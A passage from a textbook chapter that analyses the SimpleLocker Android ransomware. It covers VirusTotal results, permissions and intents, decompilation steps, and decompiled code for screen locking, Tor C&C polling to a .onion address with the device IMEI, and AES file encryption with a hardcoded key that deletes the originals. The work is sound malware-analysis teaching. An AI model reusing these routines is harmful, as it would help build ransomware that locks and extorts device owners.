


Fig. 19.11 The Android Framework is organized into five categories, the Linux Kernel, Libraries, Android Runtime, Application Framework, and Applications [25]

informs other applications to know that certain network resources or actions have completed, while content providers manages data transfer between applications.

There are a few other additional components to applications but the one that must be mentioned in the application manifest. This document contains the configurations for the application, which is where the permission request is often found, along with any default configuration settings.

It should be noted that once the application is given permissions to a specific resource they may not be revocable and cannot be restricted to specific contexts within the application.

19.4.2 Analysis Techniques for SimpleLocker

In order to demonstrate SimpleLocker's functionalities, we conduct an extensive analysis of SimpleLocker through a wide variety of techniques. There are two main approaches to application analysis, static and dynamic analysis. Static analysis looks exclusively at the application while it is not running, for example tracing source code. While dynamic analysis looks exclusively at the application while it is running, monitoring memory, input/output operations, etc. Each approach has different uses. Usually, static analysis gives a more complete view of what the

application can do, while dynamic analysis gives assumptions of what the application will do for a majority of cases. The latter is often faster.

Static analysis characteristics include:

- Requested permissions
- Imported packages
- API calls
- Instructions (opcode)
- Data flow
- Control flow

Dynamic analysis characteristics include:

- Logging behavior sequence
- System calls
- Dynamic tainting data flow and control flow
- Power consumption

As seen above the methods of performing static and dynamic analysis are only slightly different, but it should be noted that some approaches are very specific; such as dynamic analysis's ability to monitor power consumption and profile malicious applications based on that. That concept can also be applied to check for periodic characteristics of power consumption, which might indicate timed network transfers or other activities.

After having the apk file of SimpleLocker, we follow a standard procedure to investigate SimpleLocker. We first perform basic static analysis in order to understand SimpleLocker without running it. Due to the nature of the application format, SimpleLocker was compiled to run on the Dalvik VM platform. This means that the original Java code is not readable without modifying the application and attempting to reverse engineer it back into its Java code. This process of converting Android APK files into its component Java classes is done using a utility such as dex2jar [22].

For Android applications, malware analysis can utilize online scan services or metadata inside the apk file. Therefore, we can use a publicly available online scan engine to scan the downloaded apk file and analyze the metadata to get information about its functionalities. Moreover, basic static analysis can provide information about source code structures, logic path and resource distribution. Finally, we use dynamic analysis to further investigate the behavior of SimpleLocker. By monitoring its behavior, we can quickly detect inappropriate behavior of SimpleLocker, for example, massive file encryption operations but not triggered by user interaction. The flow chart of security analysis process of SimpleLocker on Android is shown in Fig. 19.12.

Next, the detailed analysis on SimpleLocker will be given. Section 19.4.3 describes a popular analysis scan engine to investigate the application (i.e., SimpleLocker). Section 19.4.4 analyzes metadata inside it. Static analysis is examined in Section 19.4.5, followed by dynamic analysis in Sect. 19.4.7. Section 19.4.6 analyzes encryption method by SimpleLocker. Section 19.4.8 provides a method to remove the malicious ransomware in this case, SimpleLocker.




Fig. 19.12 Security analysis process



File URL Search

SimpleLockerdddd.apk Choose File

Maximum file size: 128MB

By clicking 'Scan it!', you consent to our Terms of Service and allow VirusTotal to share this file with the security community. See our Privacy Policy for details.

Scan it!

Fig. 19.13 VirusTotal upload page

19.4.3 Online Scan Service

Online virus and ransomware scan is a convenient method to identify malicious apk files from suspicious sources. It is usually the first step for ransomware analysis. For example, in our investigations we use VirusTotal [10], which is a free tool that can be used to analyze different types of suspicious files and URLs. More importantly, it also facilitates the detection of viruses, worms, Trojans, and all kinds of malware. VirusTotal not only provides the results of the files being scanned and analyzed from its virus signature database, but also compares its results with other's anti-virus databases as shown in Fig. 19.14. Following with our example, we upload the Simplelocker's apk file to the VirusTotal web page as shown in Fig. 19.13 (Fig. 19.14).

Antivirus	Result	Update
AVG	Android/Locker.A	20160211
Ad-Aware	Android.Trojan.SLocker.A	20160211
AhnLab-V3	Android-Trojan/Simplelock.7b9e	20160211
Alibaba	A.H.Rog.Pletor	20160204
Antiy-AVL	Trojan[Ransom:HEUR]/Android.Pletor.1	20160211
Arcabit	Android.Trojan.SLocker.A	20160211
Avast	Android:TorLock-A [Trj]	20160211
Avira (no cloud)	ANDROID/Simplocker.N.Gen	20160211
BitDefender	Android.Trojan.SLocker.A	20160211
CAT-QuickHeal	Android.Simplocker.A	20160211
Cyren	AndroidOS/Simplocker.A.gen Eldorado	20160211
DrWeb	Android.LockeR.2.origin	20160211
ESET-NOD32	a variant of Android/Simplocker.A	20160211
Emsisoft	Android.Trojan.SLocker.A (B)	20160211
F-Secure	Trojan:Android/SLocker.A	20160211
GData	Android.Trojan.SLocker.A	20160211
Ikarus	Trojan-Ransom.AndroidOS.Simplocker	20160211
K7GW	Trojan (004c299f1)	20160211

Fig. 19.14 Popular anti-virus results of SimpleLocker

It is clear that around 50% of reported results from scan engines indicate the SimpleLocker file is a malicious file and some of them defined it as malware.

19.4.4 Metadata Analysis

Metadata is a set of data that describes and gives information about other data. In Android app we define the non-related code data as metadata of Android applications. Particularly, the metadata in Android applications is constituted by permission information, component information, and intent information. In Android platform most metadata is stored in XML files or the applications manifest files. For example, Axmlprinter [11] is one of the most popular tools that can be used to investigate the metadata in apk files. However, there are online scan engines that provide metadata from apk files to users. This section is interested in using VirusTotal for performing metadata analysis.

We are interested only in specific types of metadata, especially, permission data [12], component data [13] and intent data [14]. These types of metadata will be examined in more detail later on.

<input checked="" type="checkbox"/> Required permissions
android.permission.READ_EXTERNAL_STORAGE (<i>read from external storage</i>)
android.permission.RECEIVE_BOOT_COMPLETED (<i>automatically start at boot</i>)
android.permission.INTERNET (<i>full Internet access</i>)
android.permission.ACCESS_NETWORK_STATE (<i>view network status</i>)
android.permission.WAKE_LOCK (<i>prevent phone from sleeping</i>)
android.permission.READ_PHONE_STATE (<i>read phone state and identity</i>)
android.permission.WRITE_EXTERNAL_STORAGE (<i>modify/delete SD card contents</i>)

Fig. 19.15 Permission data in SimpleLocker

Fig. 19.16 Components of SimpleLocker

Activities
org.simplelocker.Main
Services
org.simplelocker.MainService
org.torproject.android.service.TorService
Receivers
org.simplelocker.ServiceStarter
org.simplelocker.SDCardServiceStarter

Figure 19.15 shows several dangerous permissions needed for SimpleLocker. These permissions can be classified into four types: (1) Monitor: in this type of permissions, the application monitors phone's states, including network statuses, system status and boot status. (2) Behave: this permission allows the application to read and write storage in a phone and access to the Internet. These permissions, as shown in Fig. 19.15, allow SimpleLocker to access and modify the files on the phone and have the ability of monitoring the status of the phone and communicate with outside through the Internet. We can conclude from Fig. 19.15 that SimpleLocker registers several important permissions in order to perform activities of accessing sensitive resources.

To get a better understanding of SimpleLocker's structures, the next step is analyzing components inside SimpleLocker.

Figure 19.16 shows that there are five components totally in SimpleLocker. Each component's name suggests what it does, for example, “Main” under “Activities”

T Service-related intent filters**org.torproject.android.service.TorService**

actions: org.torproject.android.service.ITorService, org.torproject.android.service.TOR_SERVICE

T Activity-related intent filters**org.simplelocker.Main**

actions: android.intent.action.MAIN

categories: android.intent.category.LAUNCHER

T Receiver-related intent filters**org.simplelocker.ServiceStarter**

actions: android.intent.action.BOOT_COMPLETED

org.simplelocker.SDCardServiceStarter

actions: android.intent.action.ACTION_EXTERNAL_APPLICATIONS_AVAILABLE

Fig. 19.17 Registered intents

means that the “Main” class is the main component of “Activities” section. While “MainService” is the main component of the “Services” section, “Main” and “MainService” bear the main tasks of the application. The name “TorService” would suggest that SimpleLocker uses Tor network service to communicate through the Internet. Then there are two Broadcast Receivers. From their names we can speculate that these are two triggers of the Services. Components inside SimpleLocker may register one or more intents. In the next section, the analysis is concentrating on the intent filters registered in SimpleLocker.

As shown in Fig. 19.17, we can have more clues from the intent filter registered in SimpleLocker. From the “Service-related intent filters”, we can be assured that Tor service is used in SimpleLocker. From the “Receiver-related intent filters”, we can see that SimpleLocker is also monitoring the phone’s boot process and the device’s external storage status. Finally, we know that “Main” class represents the launcher activity from “Activity-related intent filters”. It is the first user interface.

At this stage, SimpleLocker has possible malicious actions as the device boots and connects to the remote Tor server.

Based on the metadata analysis above, we have many preliminary views of SimpleLocker. These features are very crucial in ransomware analysis. We will move to the next stage of analysis based on the results of metadata analysis. Therefore, the following section will provide more details on static analysis.

19.4.5 Static Analysis

Applications' static analysis is analyzing applications without executing them through lexical analysis, grammar analysis, data-flow and control-flow analysis [15]. The main purpose of static analysis is to know the code functionality and structure in depth. One most straightforward method to perform static analysis is using reverse engineering to get the source code directly. In this section, we will use reverse engineering methods to perform the static analysis.

19.4.5.1 Reverse Engineering

To reverse engineer SimpleLocker, we need the following tools

1. **dex2jar** <https://github.com/pxb1988/dex2jar>

This tool is used to decompile the apk into the source code.

2. **Jd-(gui)** <https://code.google.com/archive/p/innlab/downloads>

This tool is used to browse the Java source code.

3. **ClassyShark** <https://github.com/google/android-classyshark>

This tool is used to browse the XML files in the apk.

In order to obtain the source code of SimpleLocker from the apk file, we need to do the following steps. First, we need to change the suffix from apk to zip. Next we can use 7-zip (<http://www.7-zip.org/>) to unzip it.



When you unzip the SimpleLocker file in a Windows system, the Windows Defender might flag a warning and delete the file automatically as shown in Fig. 19.18. Therefore, you'll need to turn off the real time defender before reverse engineering.

Once unzipping is completed, the folder structure of apk files is shown in Fig. 19.19. Resources.arsc is an index of app's resource files which contain the development resources such as music, pictures and videos. Classes.dex is compiled classes. The folder res is user interfaces in the format of XML files.

As shown in Fig. 19.19, we can find the classes.dex in the apk file folder. The dex extension file contains the compiled code of SimpleLocker. Second, we use the command `dex2jar.bat classes.dex` for reverse engineering the SimpleLocker as shown in Fig. 19.20. After the execution of the command `dex2jar.bat` we can obtain a new jar file named `classes-dex2jar.jar`, which can be seen from the follow screenshot. Then, we use the jd-gui [16], a Java Decompiler GUI, to browse the Java source code as shown in Fig. 19.21. In this subsection we knew how to reverse engineer an apk file to get the source code. In the next subsection, we will focus more on static code analysis.




Fig. 19.18 Windows defender


Name	Date modified	Type
lib	2016/8/12 16:26	File folder
META-INF	2016/8/12 16:26	File folder
res	2016/8/12 16:26	File folder
AndroidManifest.xml	2014/5/20 3:46	XML File
classes.dex	2014/5/20 3:46	DEX File
resources.arsc	2014/5/20 3:46	ARSC File

Fig. 19.19 Apk file structure

19.4.5.2 Static Code Analysis

In this subsection we analyze the source code extracted from reverse engineering of SimpleLocker and analyze the code from its structure to contents. Now, let's take a look at the code structure. It can be observed in Fig. 19.21 there are five packages in the source code tree. Also, it's important to point out that from the name of the package, we can judge the functionality of a certain package.

1. Package *Android.support.v4* contains the libraries in Android Development Framework;



```
Administrator: Command Prompt
2013/06/05 10:21           882 dex2jar.bat
2013/06/05 10:21           1,145 dex2jar.sh
2016/08/12 16:17    <DIR>      lib
2013/06/05 10:21           11,562 LICENSE.txt
2013/06/05 10:21           190 NOTICE.txt
2013/06/05 10:21           30 setclasspath.bat
            32 File(s)     3,411,888 bytes
            3 Dir(s)   28,329,086,976 bytes free

C:\Users\fighting\Desktop\Malware Report\dex2jar-0.0.9.15>dex2jar.bat classes.dex
x
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar classes.dex -> classes_dex2jar.jar
Done.

C:\Users\fighting\Desktop\Malware Report\dex2jar-0.0.9.15>
```

Fig. 19.20 Reverse engineering by dex2jar





Fig. 19.21 Reconstructed Java source code with the JD-GUI

Fig. 19.22 Classes defined in org.simplelocker package



2. Package *Ch.boye.httpclientandroidlib* contains the library of internet connection called HttpClient;
3. Package *Info.guardianproject.onionkit* is an open source project to strength the security of http connection. <https://guardianproject.info/code/onionkit/>;
4. Package *net.freehaven.tor.control* is a project to get the tor service;
5. Package *org* is the main package in which the app's source code locates.
 - (a) Sub-package *simplelocker* is the main part of the source code.
 - (b) Sub-package *spongycastle* is a Java implementation of cryptography library. See <https://github.com/rstyley/spongycastle>
 - (c) Subpackage *Torproject* is used as a library in to use torservice.

Based on the source code structure, we can narrow down the scope of our static analysis. The code related to main tasks will be located in the package *org.simplelocker*. Then we speculate the package in details.

Figure 19.22 shows that the classes in *org.simplelocker* package. It is clear that there are 12 classes in package. To understand the malicious behavior of SimpleLocker we must analyze all the classes. We will start with the most important classes as described below.

It should not cause too much difficulty for an Android developer to quickly speculate functionalities of each class based on class name semantics. The main functionalities of Java classes in *org.simplelocker* package are shown below.

1. Class *MainService.java* is the entry point of SimpleLocker;
2. Class *R.java* is predefined as a resource reference in SimpleLocker;
3. Classes *SDCardServiceStarter.java* and *ServiceStarter.java* are two triggers for SimpleLocker. More specifically, the aforementioned triggers are used to invoke SimpleLocker when a certain kind of event occurs;
4. Class *Main.java* is the code of main activity;
5. Class *AesCrypt.java* is the module of AES cryptography;
6. Class *FileEncryptor.java* is used for file encryption;
7. Class *HttpSender* is used to communicate with the remote server to confirm the ransom payment;
8. Class *TorSender* is used to send “check the payment” instructions by using tor service;
9. Class *Utils* are some tool methods.

Now we have known the code structure of SimpleLocker. Next, we will investigate the content in these classes. First we need to determine where we start our investigation. In other words, we need to figure out the entry point of SimpleLocker. It should be noted that unlike C++ or C programs which usually have main functions, Android applications are event-driven, and don’t have a single entry point (there’s no main function like in C and C++). Nevertheless, Android applications still have certain kinds of program entry points. Following this kind of logic chain, we put the “Main” and “MainService” as a high analysis priority. The Main class is a subclass of Activity while the MainService is a subclass of Service. An Activity represents a single screen with a user interface for an Android application such that users can interact with the application. After further examining the SimpleLocker’s Manifest File, we knew that Main class was the launcher activity of SimpleLocker. Hence, the Main class is the first class we need to investigate.

By digging deep into the source code of Main class, we can see that SimpleLocker starts a service after the launcher activity. Upon the creation of service three tasks are invoked as threads and scheduled executor services.

Figure 19.23 shows the main method invocation relations in SimpleLocker. In the first thread, it will configure the Tor service for anonymous data transfer between infected Android device and the SimpleLocker’s C&C server, and manage the remote Internet communication. The second thread keeps SimpleLocker occupying the whole screen. Finally, the last thread will encrypt all the files in the SD card using AES algorithm. The detailed workflow of SimpleLocker is described in Fig. 19.24.

First SimpleLocker will start automatically while the Android device boots up (or receiving boot up event) or a user clicks on its icon. Then SimpleLocker starts a main activity to occupy the screen, preventing the user from accessing the system. Second, the “MainService” will be invoked by “Main” Activity.

There are three threads defined and started in the MainService, each for one specific task or operation: (1) One task will check whether the “Main” activity is occupying the entire screen every 1 s; (2) One task will encrypt all files in the SD card of the Android device (If the device does not have a SD card inserted, none of the files on the device will be encrypted); and (3) The last task will check whether a

Fig. 19.23 Method invocation relation





Fig. 19.24 Workflow of simple locker

user makes the payment. If the ransom payment has been made, SimpleLocker will decrypt all the files and stop itself. If not, SimpleLocker will continue to check until the payment has been made.

Next, we analyze the aforementioned tasks in detail. As mentioned above, the first task is to occupy the entire screen and prevent users from accessing and using the system. As shown in Fig. 19.25, SimpleLocker starts a new thread and checks whether the “Main” activity is running and the value of a variable

```

localScheduledExecutorService.scheduleAtFixedRate(new Runnable()
{
    public void run()
    {
        if (!MainService.this.settings.getBoolean("DISABLE_LOCKER", false) && (!Main.isRunning))
        {
            Intent localIntent = new Intent(MainService.this, Main.class);
            localIntent.addFlags(268435456);
            localIntent.addFlags(131072);
            MainService.this.startActivity(localIntent);
        }
    }
}, 1L, 1L, TimeUnit.SECONDS);

```

Fig. 19.25 Code snippet for screen occupation thread being scheduled to run every 1 s

```

localScheduledExecutorService.scheduleAtFixedRate(new Runnable()
{
    public void run()
    {
        try
        {
            if (!MainService.this.wasFirstTorStart)
            {
                MainService.isTorRunning = false;
                MainService.this.wasFirstTorStart = true;
                MainService.this.context.startService(new Intent("org.torproject.android.service.TOR_SERVICE"));
                MainService.this.bindTorService();
                return;
            }
            if (MainService.this.mService.getStatus() != 1)
            {
                MainService.isTorRunning = false;
                if (MainService.this.mService.getStatus() == 2)
                    return;
                MainService.this.unbindTorService();
                MainService.this.context.stopService(new Intent("org.torproject.android.service.TOR_SERVICE"));
                MainService.this.context.startService(new Intent("org.torproject.android.service.TOR_SERVICE"));
                MainService.this.bindTorService();
                return;
            }
        }
        catch (RemoteException local RemoteException)
        {
            local RemoteException.printStackTrace();
            return;
        }
        MainService.isTorRunning = true;
        TorSender.sendCheck(MainService.this.context);
    }
}, 0L, 180L, TimeUnit.SECONDS);

```

Fig. 19.26 Code snippet for tor communication thread being scheduled to run every 180 s

DISABLE_LOCKER is true. If the DISABLE_LOCKER is set to false while the “Main” activity is not running, the task will construct an Intent (or a signal to the Android system) to invoke the “Main” activity to occupy the full screen.

As for the second task, it can be seen from Fig. 19.26 that there are two Boolean variables, namely *isTorRunning* and *wasFirstTorStart*, and a variable for the Tor connection status (for example, running or stopped). If SimpleLocker never starts the Tor service, it will start the service immediately. Status = 1 means that the Tor

```

new Thread(new Runnable()
{
    public void run()
    {
        try
        {
            new FilesEncryptor(MainService.this.context).encrypt();
            return;
        }
        catch (Exception localException)
        {
            Log.d("DEBUGGING", "Error: " + localException.getMessage());
        }
    }
}).start();
}

```

Fig. 19.27 Code snippet for file encryption thread instantiation and starting

service is running properly, and Status = 2 means that the Tor service is being reinitialized and restarted again.

The third task is to encrypt all files in the external storage. As we can see in Fig. 19.27, SimpleLocker uses FilesEncryptor class to accomplish the encryption operation. More in-depth information on its implementation can be obtained by further investigating the source code for the class. Through further investigation, we can know that anonymous network connection has been established using HttpSender and TorSender classes. In next subsection, we will explicate the communication and encryption operations in SimpleLocker in detail. It is worth pointing out that most implementation of anonymous communication is included in the TorSender class.

Figure 19.28 shows the process of sending commands from the remote C&C server to SimpleLocker in order to decrypt the files. SimpleLocker uses HTTP to send and receive commands and instructions. The remote C&C server first checks the status of SimpleLocker at a certain frequency. Then, SimpleLocker constructs a json object containing necessary information for checking ransom payment of the infected Android device. It will be conveyed into another class called HttpSender. Afterwards, SimpleLocker will invoke a checking method to check out the ransom payment status of the infected device to determine whether encrypted files should be decrypted. If the response data from the C&C contains a command to decrypt files, the files will then be decrypted. Otherwise, SimpleLocker will wait for another chance to check out the status.

As shown in Fig. 19.29, SimpleLocker first constructs a json object. There are three key-value pairs. They are *type*, *device identity* and *client number*. Then SimpleLocker will transfer the json object as a parameter to the *startsending* method. The HttpSender uses the *startsending* method for data delivery and starts a thread, constructing a post network request with json object data as entity. Once




Fig. 19.28 File encryption process in SimpleLocker

```

JSONObject localJSONObject = new JSONObject();
localJSONObject.put("type", "locker check");
localJSONObject.put("device id", Util.getCutIMEI(paramContext));
localJSONObject.put("client number", "12");
new HttpSender(localJSONObject.toString(), HttpSender.RequestType.TYPE_CHECK, paramContext).startSending();
return;
  
```

Fig. 19.29 Code snippet for processing ransom payment check in the TorSender class

```

public void startSending()
{
    new Thread(new Runnable()
    {
        public void run()
        {
            try
            {
                HttpURLConnection localHttpResponses = HttpSender.this.send(HttpSender.this.context, "http://xeyocsu7fu2vhxs.onion/", HttpSender.this.dataToSend);
                if (localHttpResponses.getStatusLine().getStatusCode() != 200)
                    throw new Exception();
                JSONObject localJSONObject = new JSONObject(EntityUtils.toString(localHttpResponses.getEntity()));
                HttpSender.RequestType localRequestType1 = HttpSender.this.type;
                HttpSender.RequestType localRequestType2 = HttpSender.RequestType.TYPE_CHECK;
                if (localRequestType1 == localRequestType2)
                    try
                    {
                        if (localJSONObject.getString("command").equals("stop"))
                        {
                            new FileEncryptor(HttpSender.this.context).decrypt();
                            Util.putBooleanValue(HttpSender.settings, "DISABLE_LOCKER", true);
                            return;
                        }
                    }
                    catch (Exception localException2)
                    {
                        Log.d("DEBUGGING", "Error: " + localException2.getMessage());
                        return;
                    }
                catch (Exception localException1)
                {
                }
            }
        }).start();
}
  
```

Fig. 19.30 Code snippet for handling the response from the C&C server in the HttpSender class

SimpleLocker gets the C&C's response, it reads the data inside it. If the value of key “command” in the response equals to the “stop”, it will stop SimpleLocker and the files will be decrypted. The code below shows how SimpleLocker handles the response from its C&C server (Fig. 19.30).



Fig. 19.31 Process of file encryption

```

public void encrypt()
throws Exception
{
    AesCrypt localAesCrypt;
    Iterator localIterator;
    if ((!this.settings.getBoolean("FILES_WAS_ENCRYPTED", false)) && (isExternalStorageWritable()))
    {
        localAesCrypt = new AesCrypt("jndlasf074hr");
        localIterator = this.filesToEncrypt.iterator();
    }
    while (true)
    {
        if (!localIterator.hasNext())
        {
            Utils.putBooleanValue(this.settings, "FILES_WAS_ENCRYPTED", true);
            return;
        }
        String str = (String)localIterator.next();
        localAesCrypt.encrypt(str, str + ".enc");
        new File(str).delete();
    }
}
